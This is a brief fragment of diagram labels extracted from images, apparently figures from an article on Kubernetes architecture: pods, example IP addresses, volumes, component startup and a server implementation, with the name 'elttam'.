

10.10.10.1
10.10.10.2
10.10.10.3
10.10.10.4
IP address
volume
containerized app
Pod 1
Pod 2
Pod 3
Pod 4


K8s components startup



elttam


Server implementation





